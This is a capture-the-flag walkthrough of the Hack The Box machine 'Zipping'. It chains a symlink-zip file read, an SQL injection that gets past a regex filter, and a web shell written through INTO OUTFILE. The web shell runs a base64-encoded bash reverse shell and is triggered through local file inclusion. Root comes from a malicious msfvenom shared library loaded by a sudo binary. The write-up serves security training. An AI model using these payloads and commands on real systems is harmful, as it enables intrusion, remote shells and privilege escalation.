Description
Zipping is a medium Hack The Box machine that features:
- SQL Injection in web application allowing reading source code and file writing
- Source code enumerating leads to the discovery of a Local File Inclusion vulnerability
- Previous vulnerabilities allowing Remote Command Execution
- Privilege Escalation via a malicious library loaded from a binary allowed to run with SUDO
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.229.
$ ping -c 3 10.10.11.229
PING 10.10.11.229 (10.10.11.229) 56(84) bytes of data.
64 bytes from 10.10.11.229: icmp_seq=1 ttl=63 time=43.7 ms
64 bytes from 10.10.11.229: icmp_seq=2 ttl=63 time=42.8 ms
64 bytes from 10.10.11.229: icmp_seq=3 ttl=63 time=43.5 ms

--- 10.10.11.229 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 42.775/43.329/43.736/0.405 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.229 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.229
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.229 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.229
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_  256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the zipping.htb domain to the /etc/hosts file.
$ echo '10.10.11.229 zipping.htb' | sudo tee -a /etc/hosts
 In the web service we find a Watch Store, in which if we click in the
 Work with Us button, we can upload a file. The file is with with a HTTP POST request to the upload.php endpoint with a multi-part data Content-Type and the .zip file content as the zipFile parameter.
 We can only upload
 .zip files containing a .pdf file inside. After uploading a test file we find that the .pdf file is uploaded in the /uploads/<hexadecimal_string>/<name_of_pdf>.pdf directory. Inside .zip files symbolic links are allowed, so we can try to upload as a proof of concept a symbolic link pointing to the /etc/passwd file to find if it is shown.
$ ln -s /etc/passwd passwd.pdf
$ zip --symlinks passwd.zip passwd.pdf
Exploitation
Effectively the vulnerability is working and the /etc/passwd file is shown, with two console users: root and rektsu.
$ curl -s http://zipping.htb/uploads/10b01ae24e213fe106c75bbe4df4a5f8/passwd.pdf | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001::/home/rektsu:/bin/bash
Enumerating the contents of the website we find the the shop in the /shop link. The .php file used in this page is index.php and for a product the /shop/index.php?page=product&id=2 link is used. We are going to retrieve the contents of the index.php file using previous vulnerability and assuming that the root of the shop website is in /var/www/html/shop directory, as the server is Apache2.
$ ln -s /var/www/html/shop/index.php index.pdf
$ zip --symlinks index.zip index.pdf
$ curl -s http://zipping.htb/uploads/0f60ea65aa46390f64a9c3a2fbb5cd86/index.pdf
<?php
session_start();
// Include functions and connect to the database using PDO MySQL
include 'functions.php';
$pdo = pdo_connect_mysql();
// Page is set to home (home.php) by default, so when the visitor visits, that will be the page they see.
$page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] : 'home';
// Include and show the requested page
include $page . '.php';
?>
We find the index.php is taking the page parameter and it is including on the web page the <page_parameter>.php file. This would be vulnerable to Local File Inclusion and then Remote Command Execution vulnerability if we could upload arbitrary .php files. We can enumerate the product.php file.
$ ln -s /var/www/html/shop/product.php product.pdf
$ zip --symlinks product.zip product.pdf
$ curl -s http://zipping.htb/uploads/207bfdc2afa8ee47fe7be9f6b5b47423/product.pdf
<?php
// Check to make sure the id parameter is specified in the URL
if (isset($_GET['id'])) {
    $id = $_GET['id'];
    // Filtering user input for letters or special characters
    if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $id, $match)) {
        header('Location: index.php');
    } else {
        // Prepare statement and execute, but does not prevent SQL injection
        $stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
        $stmt->execute();
        // Fetch the product from the database and return the result as an Array
        $product = $stmt->fetch(PDO::FETCH_ASSOC);
        // Check if the product exists (array is not empty)
        if (!$product) {
            // Simple error to display if the id for the product doesn't exists (array is empty)
            exit('Product does not exist!');
        }
    }
} else {
    // Simple error to display if the id wasn't specified
    exit('No ID provided!');
}
?>
...
Reviewing the source code, we find clearly a SQL query vulnerable to SQL injection, within the id parameter. But a check is done by using a regular expression (preg_match) to avoid it. The scope of the function is only checking a line, so if we enter multiple lines in the parameter, for example by using line-breaks (%0a), this check is bypassed. We check that in the end of the regular expression there is a number, so we need to use it in the end of the injected query. To exploit the vulnerability we can use sqlmap tool with is --prefix and --suffix options. We need to use the ' symbols to close the queries.
$ sqlmap -u 'http://zipping.htb/shop/index.php?page=product&id=1' -p id --prefix "%0a'" --suffix "'-- 1" --level 2
...
[INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 stacked queries (comment)' injectable
...
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
...
sqlmap identified the following injection point(s) with a total of 162 HTTP(s) requests:
---
Parameter: id (GET)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: page=product&id=1
';SELECT SLEEP(5)'-- 1
---
...
We can use this vulnerability to enumerate the user is running the database.
$ sqlmap -u 'http://zipping.htb/shop/index.php?page=product&id=1' -p id --prefix "%0a'" --suffix "'-- 1" --level 2 --current-user
...
current user: 'root@localhost'
...
We find that the MySQL user that is running the database is root, this means that we can try if we can upload a file to gain Remote Command Execution. For running SQL commands we can use the --sql-shell option. We know that MySQL has write permissions to the /var/lib/mysql/ directory. We will append the %00 value to the file name to not append the suffix of the query.
$ sqlmap -u 'http://zipping.htb/shop/index.php?page=product&id=1' -p id --prefix "%0a'" --suffix "'-- 1" --level 2 --sql-shell

sql-shell> select '<?php system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzEyMzQgMD4mMQ==|base64 -d|bash"); ?>' INTO OUTFILE '/var/lib/mysql/shell.php%00';
Now we can trigger the LFI+RCE vulnerability we discovered earlier.
$ nc -nvlp 1234
$ curl http://zipping.htb/shop/index.php?page=/var/lib/mysql/shell
We receive a reverse shell as the rektsu user, we upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.229] 52352
bash: cannot set terminal process group (1131): Inappropriate ioctl for device
bash: no job control in this shell
rektsu@zipping:/var/www/html/shop$ id
id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
rektsu@zipping:/var/www/html/shop$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
rektsu@zipping:/var/www/html/shop$ ^Z
$ stty raw -echo; fg
$ reset xterm
rektsu@zipping:/var/www/html/shop$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find that rektsu can run one command as root user, /usr/bin/stock.
rektsu@zipping:/var/www/html/shop$ cd /home/rektsu
rektsu@zipping:/home/rektsu$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
It is a binary file.
rektsu@zipping:/home/rektsu$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=aa34d8030176fe286f8011c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
We are going to create a SSH key to be able of spawning a stable shell and retrieve this binary file using SCP. In our machine:
$ ssh-keygen -t rsa -b 1024 -f id_rsa
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDMKVeDl8lr1+23s4Jj3llfUS8driDqp8BSTgvE5ZPXin84d75m8nt+RUGLbq2Y9TnnOnCOfm6laTN9s8dohw0eKLoRfSIe4kLViEgEpKkrjzGY5p6BlpSZ62ZfJe+mmuqYERnOFp7xZs6OumJN9Cv2FsHrFTtMeXOE9HscpVuLSQ== user@localhost
In the remote machine:
rektsu@zipping:/home/rektsu$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDMKVeDl8lr1+23s4Jj3llfUS8driDqp8BSTgvE5ZPXin84d75m8nt+RUGLbq2Y9TnnOnCOfm6laTN9s8dohw0eKLoRfSIe4kLViEgEpKkrjzGY5p6BlpSZ62ZfJe+mmuqYERnOFp7xZs6OumJN9Cv2FsHrFTtMeXOE9HscpVuLSQ== user@localhost' >> /home/rektsu/.ssh/authorized_keys
We retrieve the file.
$ scp -i id_rsa rektsu@zipping.htb:/usr/bin/stock .
When we run the file, it is requesting a password.
rektsu@zipping:/home/rektsu$ sudo /usr/bin/stock
Enter the password: 12345
Invalid password, please try again.
By running a simple strings analysis we find that the password is St0ckM4nager.
$ strings stock
/lib64/ld-linux-x86-64.so.2
...
Hakaize
St0ckM4nager
With the program, we are able of seeing and editing the stock.
rektsu@zipping:/home/rektsu$ sudo /usr/bin/stock
Enter the password: St0ckM4nager

================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program

Select an option: 1

================== Stock Actual ==================

Colour     Black   Gold    Silver
Amount     4       15      5

Quality   Excelent Average Poor
Amount    4         15      5

Exclusive Yes    No
Amount    4      19

Warranty  Yes    No
Amount    4      19


================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program
With the strace program we can trace the system call the program is doing when is running.
rektsu@zipping:/home/rektsu$ strace /usr/bin/stock
...
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)         = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
...
We find that it is trying to load the /home/rektsu/.config/libcounter.so library when running, but it is not found in the system. We can use this to create a malicious .so library that the program will run for creating a Bash SUID binary to gain full permissions over the system. We start by creating the library and by uploading the malicious library to the system.
$ msfvenom -p linux/x64/exec CMD='cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash' -f elf-so > libcounter.so
$ scp -i id_rsa libcounter.so rektsu@zipping.htb:/home/rektsu/.config/libcounter.so
Then we can re-run the binary in the remote system and the Bash binary will be created and we will be able of spawning a root shell.
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
rektsu@zipping:~$ ls -l /tmp/suid-bash
-rwsr-xr-x 1 root root 1433736 /tmp/suid-bash
rektsu@zipping:~$ /tmp/suid-bash -p
suid-bash-5.2# id
uid=1001(rektsu) gid=1001(rektsu) euid=0(root) groups=1001(rektsu)
Flags
In the root shell we can retrieve the contents of the user.txt and root.txt files.
suid-bash-5.2# cat /home/rektsu/user.txt
2246198d31032be44dace70a959ff8e9
suid-bash-5.2# cat /root/root.txt
17b1efc55145a5bead5d9678c8a3bb1b